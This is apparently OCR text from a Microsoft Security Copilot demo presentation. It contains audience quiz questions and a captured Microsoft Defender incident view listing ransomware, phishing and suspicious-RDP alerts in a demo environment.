
Question:
Which Microsoft plugin did we use in this demo?

Demo 2 (Standalone)

User Reported Phishing Email via custom plugin


Win a Prize: #2

Question:
Which file type does the custom plugin support?




Demo 3 (Embedded)

Analyzing Script / Code & Generating KQL


Incident - Microsoft Defender
https://security.microsoft.com/incident2/185856/overview?tid=536279f6-15cc-45f2-be2d-61e352b51eef
Phishing
Issues With Your Account - ly
phishingwoodgrove01-Gsuite
Mail - Martina Benarjee - Out
Microsoft Security Copilot
Microsoft Security Copilot
Purview
Alerts | Microsoft Purview
Alerts | Microsoft Purview
Entra
Risky User Details - Microsoft
Risky User Details - Microsoft
TA
Threat Analytics - Microsoft
Threat Analytics - Microsoft
Script Analysis
Incident - Microsoft Defender
Incident - Microsoft Defender
Intune
PARKCITY-Win10V - Microsoft
Copilot (preview) - Microsoft
Microsoft Security Copilot
Microsoft Outlook (formerly Hot
Mail - Martina Benarjee - Outlook
New tab Ctrl+T
WOODGROVE
Microsoft Defender
Search
Home
Exposure management
Investigation & response
Threat intelligence
Assets
Microsoft Sentinel
Identities
Endpoints
Email & collaboration
Cloud apps
SOC optimization
Reports
Learning hub
Trials
More resources
System
Customize navigation
Incidents > Human-operated ransomware attack was launched from a compromised asset (attack disruption)
Human-operated ransomware attack was launche...
Copilot
High
Active
Mimik Emails - AlpineSkiHouse
Ransomware
Critical asset
Credential Phish
Lateral Movement
Attack Disruption
Device Not Onboarded
HumOR
LATEST
Missing Alerts
AlpineSkiHouse
Important! Attack disruption has automatically taken multiple response actions. For more details, go to the Action center.
Attack story
Alerts (50)
Assets (13)
Investigations (7)
Evidence and Response (111)
Recommended actions (42)
Play attack story
Unpin all
Show all
Jonathan Wolcott
Oct 25, 2024 11:14 AM Resolved
A potentially malicious URL click was detected
Jonathan Wolcott Jonathan Wolcott
Oct 25, 2024 11:21 AM New
Suspicious sequence of exploration activities
parkcity-win10s.parkcity.alpineskihouse.co
lynner
Oct 25, 2024 11:34 AM New
Compromised account conducting hands-on-keyboard attack
parkcity-win10v.parkcity.alpineskihouse.co
jonaw
Oct 25, 2024 11:34 AM New
Suspicious RDP session
parkcity-win10v.parkcity.alpineskihouse.co
jonaw
Oct 25, 2024 11:34 AM New
Compromised account conducting hands-on-keyboard attack
parkcity-win10v.parkcity.alpineskihouse.co
jonaw
Incident graph
Layout
Communication
Associ
Suspicious RDP session
Back to incident details
Suspicious RDP session
High
Unknown
New
Details
Recommendations
INSIGHT
Quickly classify this alert
Classify alerts to improve alert accuracy and get more insights about threats to your organization.
Classify alert
Alert state
Classification
Not Set
